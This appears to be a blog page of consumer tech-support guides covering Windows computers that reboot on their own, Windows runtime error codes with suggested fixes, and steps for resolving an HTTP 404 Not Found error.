


Showing posts with label Howto. Show all posts
Showing posts with label Howto. Show all posts

Tip: This document is for computers that are restarting or rebooting by themselves and not computer's that turn off and remain off.

Software issue or error
With the introduction of Windows XP Microsoft designed Windows to automatically reboot each time an error occurs such as a BSoD. Although this may be nice for errors that do not occur often, users who have a re-occurring error may wish to identify the error to troubleshoot it. Below are the steps on how this feature can be disabled and enabled in Windows XP, Vista, 7, and 8.
- From the Desktop right-click on My Computer.
- Click the Properties option.
- In the System Properties window click the Advanced tab or the Advanced system settings link.
- In Advanced click the Settings button under Startup and Recovery.
- In the Startup and Recovery window uncheck the Automatically restart check box.
- Click Ok.
Now if the computer generates an error it should not automatically restart and should display an error message, most likely a BSoD.
Hardware issue or error
Caution: Some of the below steps require you open your computer. While in the computer, be cautious of ESD.
Any failing hardware component in your computer could cause your computer to unexpectedly generate an error or reboot without warning. If you have recently attempted to add a new hardware device, remove that device to make sure it is not causing your issues.
Make sure you are not encountering any hardware conflicts by viewing Device Manager for errors.
New drivers can also cause this issue, if you have recently performed any hardware driver updates you may wish to try an earlier version of the drivers. Additional information and help with computer drivers can be found on our drivers page.
If you have updated drivers and removed any hardware that could be causing this issue and continue to experience random reboots, it's possible that the memory is bad in the computer.
Finally, hardware devices that are not installed properly in the computer can also cause random reboots. Make sure all the cables and expansion cards are connected properly to the computer. The best way to determine this is to disconnect and reconnect all cables and expansion cards.
Computer virus
Computer viruses such as the blaster virus are written to reboot your computer without warning. Usually these viruses will make the computer reboot ever 5, 10, 15 or 30 minutes after the computer has booted.
If you believe your computer may be infected with a virus or are uncertain if your computer is infected with a virus make sure your virus scanner definitions are up to date.
Heat related issue
Many computer today are designed to turn off or automatically reboot if the computer, processor, or other device in your computer gets to hot. If you have heard any abnormal noises coming from your computer recently such as a high squealing this could indicate a fan may be failing in your computer.
First, verify the fan on the power supply is working by examining the back of the computer and seeing if the fan is moving and moving smoothly. For all other fans in the computer you will need to either open the computer and verify all fans are working, e.g. processor fan and case fan.
Tip: If your BIOS monitors the RPM of the fans enter CMOS Setup and verify it does not report any errors.
Issue with operating system
If after following each of the above recommendations your computer still continues to reboot it is likely that you are experiencing a Microsoft Windows operating system related issue that cannot be explained. To help make sure this is the case try the below steps.
- Reboot the computer and enter CMOS setup as the computer is booting.
- After you have loaded the computer in CMOS setup let the computer sit.
If the computer does not reboot while letting the computer sit in CMOS it is likely that you are in fact experiencing an issue with Microsoft Windows and it is recommend that if you have followed all of the above recommendations that you reinstall Microsoft Windows.

Before following the below recommendations for troubleshooting your runtime error if you're getting a runtime error with a runtime error code and error message such as "Runtime error 75 path/file access error", skip to the below runtime error listing for a listing of runtime error codes and additional information and causes for these errors.
Confliction with TSR or other running program
If you are encountering a runtime error message while in Windows or above ensure that the issue is not being caused by a third-party program or TSR by end tasking all open programs.
If, after end tasking all TSRs, you continue to experience the same issue and are running Windows 95 or Windows 98, verify that no utility or program is being loaded in the autoexec.bat and config.sys that is causing your issue by temporally renaming the files. To do this, follow the below instructions.
- Boot to a MS-DOS prompt.
- Once at the MS-DOS prompt, type:
cd\ <press enter>
ren autoexec.bat autoexec.ch <press enter>
ren config.sys config.ch <press enter>
Once completed, reboot the computer.
Software issue
If your issue persists it is possible that the program, utility or game causing the runtime error may have issues. Verify through the developer's web site that all updates or patches that may be available have been downloaded and applied.
If no patches or updates are available, uninstall and reinstall the program that is causing the issue. If you are having a runtime error in your operating system, reinstall the operating system.
Add-on, plug-in, or other extra software
Many runtime errors are also caused by other add-ons, plug-ins, or other extra software that has been installed onto the computer and is associated with the program generating the error. If you have any extra software installed that is associated with the program generating the error make sure there are no available updates for the programs and try uninstalling each of them to verify they're not the cause of your issue.
Computer virus
Because computer viruses are capable of tampering with the system settings or memory it is possible for a computer virus to generate a runtime error. If you are currently running a virus protection program on your computer ensure it has the latest updated patch or .dat file.
If you do not have a computer virus protection program it is recommended one be purchased or that a demo be temporarily downloaded to scan your computer hard drive for viruses.
- Additional information about computer viruses can be found on our virus information page.
Memory issue
Finally, if you have followed all of the above recommendations, it is possible that you may be encountering a hardware or memory related issue. We recommend that you first contact the developer of the program causing the issue for any possible solutions. If no solutions are found, we recommend you contact the computer or motherboard manufacturer for additional recommendations or service.
Runtime error listings
Below is a listing of Microsoft Windows and Windows software runtime error codes and related Runtime error messages. If you're encountering one of the below runtime error codes and have a matching runtime error message see the associated additional information column for causes and information about that runtime. If the additional information does not help resolve your issue try the recommendations under the abovesolution section.
| Code | Runtime error | Additional information |
|---|---|---|
| 5 | Illegal function call | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 6 | Overflow | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 7 | Out of memory | This issue can be caused when the computer does not meet the programs system requirements or to much memory is already being used for the program to run. If your computer meets the requirements try first reinstalling the program to make sure it's not an issues with the program installation. If this does not resolve your issue see out of memory troubleshooting steps. |
| 9 | Subscript out of range | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 10 | Duplicate definition | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 11 | Division by zero | Problem with a math formula in the program or the programs code. Verify no software updates are available for the program causing this error. |
| 13 | Type Mismatch | Make sure your system regional settings are setup correctly and that the program you're running is made for your version of Windows. |
| 14 | Out of string space | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 19 | No Resume | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 20 | Resume without error | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 28 | Out of stack space | This issue can be caused by a program or memory error. First try going through the out of memory troubleshooting steps. |
| 35 | Sub or Function not defined | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 48 | Error in loading DLL | This issue is often caused with a bad installation or an issue caused after another program has been installed that replaced the programs DLL. Close all programs and TSRs and try installing the program again. |
| 52 | Bad file name or number | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 53 | File not found | File required by the program to run is not found. Program needs to be reinstalled or missing file(s) need to be copied back to the computer. |
| 54 | Bad file mode | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 55 | File already open | Program or file associated with program is being used and program does not have access to use it. Try closing all open and background programs and run program again. |
| 58 | File already exists | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 61 | Disk full | The disk, for example, the hard drive does not have enough space for the program to run or for associated files to be copied to. Free up disk space on the computer hard drive. |
| 62 | Input past end of file | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 63 | Bad record number | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 64 | Bad file name | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 68 | Device unavailable | A hardware device or necessary requirement for the program is not being found. Verify all hardware and software required by the program is installed. If you continue to have the same issues verify the latest updates are installed for the program as well as any hardware device the program needs. |
| 70 | Permission denied | The location of where the program is being copied to does not have proper rights. Or a file that is trying to be copied over because it's currently being used. Try closing all programs and TSRs and running/installing the program again. |
| 71 | Disk not ready | Verify you have proper rights to the location you are attempting to install the program to. |
| 74 | Can't rename with different drive | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 75 | Path/File access error | Program does not have rights or access to a file. Often this is caused when a program is trying to access a network file it doesn't have proper access to either because of network privileges or something is blocking the program. This issue can also be caused when the file is being used by another program or is read-only. |
| 76 | Path not found | Directory of where the program needs to be copied to or files associated with the program need to be copied to is missing. Try reinstalling the program. |
| 91 | Object variable set to Nothing | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 93 | Invalid pattern | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 94 | Illegal use of NULL | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 102 | Command failed | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 339 | A file is missing or invalid | An associated program file is missing or corrupt. Try reinstalling the program. |
| 429 | Object creation failed | Program is corrupted, try reinstalling the program generating the runtime error. |
| 438 | No such property or method | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 439 | Argument type mismatch | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 440 | Object error | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 901 | Input buffer would be larger than 64K | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 902 | Operating system error | Verify the program is compatible with your version of Windows and has any software updates. |
| 903 | External procedure not found | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 904 | Global variable type mismatch | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 905 | User-defined type mismatch | A setting either in the program shortcut or being defined by the user is correct. Try running just the program without any additional settings or variables. |
| 906 | External procedure interface mismatch | Program error, verify the program has all the latest updates. If updated try reinstalling the program. If you continue to have the same errors contact the software developer. |
| 1001 | Out of memory | This issue can be caused when the computer does not meet the programs system requirements or to much memory is already being used for the program to run.
If your computer meets the requirements try first reinstalling the program to make sure it's not an issue with the program installation. If this does not resolve your issue run through the out of memory troubleshooting steps.
|
| 1025 | DLL is not supported | This issue is often caused with a bad installation or an issue caused after another program has been installed that replaced the programs DLL. Close all programs and TSRs and try installing the program again. |
| 6025 | Microsoft Windows r6025 runtime error. |


- Retry the web page by pressing F5, clicking the refresh/reload button, or trying the URL from the address bar again.

The 404 Not Found error might appear for several reasons even though no real issue exists, so sometimes a simple refresh will often load the page you were looking for.
- Check for errors in the URL.
Often times the 404 Not Found error appears because the URL was typed
wrong or the link that was clicked on points to the wrong URL.
- Move up one directory level at a time in the URL until you find something.
For example, if www.web.com/a/b/c.htm gave you the 404 Not Found error, move up to www.web.com/a/b/. If you get nothing here (or an error), move up to www.web.com/a/. This should lead you toward what you're looking for or at least confirm that it's no longer available.
Tip: If you have moved all the way up to the website's homepage, try to run a search for the information you're looking for. If the site doesn't have a search function, try navigating to the page you want using category links to dig deeper into the site.
- Search for the page at a popular search engine. It's possible that you simply have the entirely wrong URL in which case a quick Google or Bing search should get you where you want to go.
If you do find the page you were after, update your bookmark or favorite to avoid the HTTP 404 error in the future.
- Clear your browser's cache
if you have any indication that the 404 Not Found message might just be
yours. For example, if you can reach the URL from your phone but not
from your tablet, clearing the cache on your tablet's browser might
help.
You might also consider clearing your browser's cookies, or at least the one(s) involved with the website in question, if clearing the cache didn't work.
- Change the DNS servers
used by your computer but usually only if an entire website is giving
you a 404 error, especially if the website is available to those on
other networks (e.g. your mobile phone network or a friend in another
city).
404's on an entire website isn't particularly common unless your ISP or government filters/censors websites. No matter the reason, if it does happen, giving another set of DNS servers a try is a good step to take. See my Public DNS Servers List for some alternatives.
- Finally, if all else fails, contact the website directly. If they've removed the page you're after then the 404 error is completely legitimate and they should be able to tell you that. If they've moved the page, and are generating 404's instead of redirecting visitors to the new page, they might be very happy to hear from you.


.jpg)


.jpg)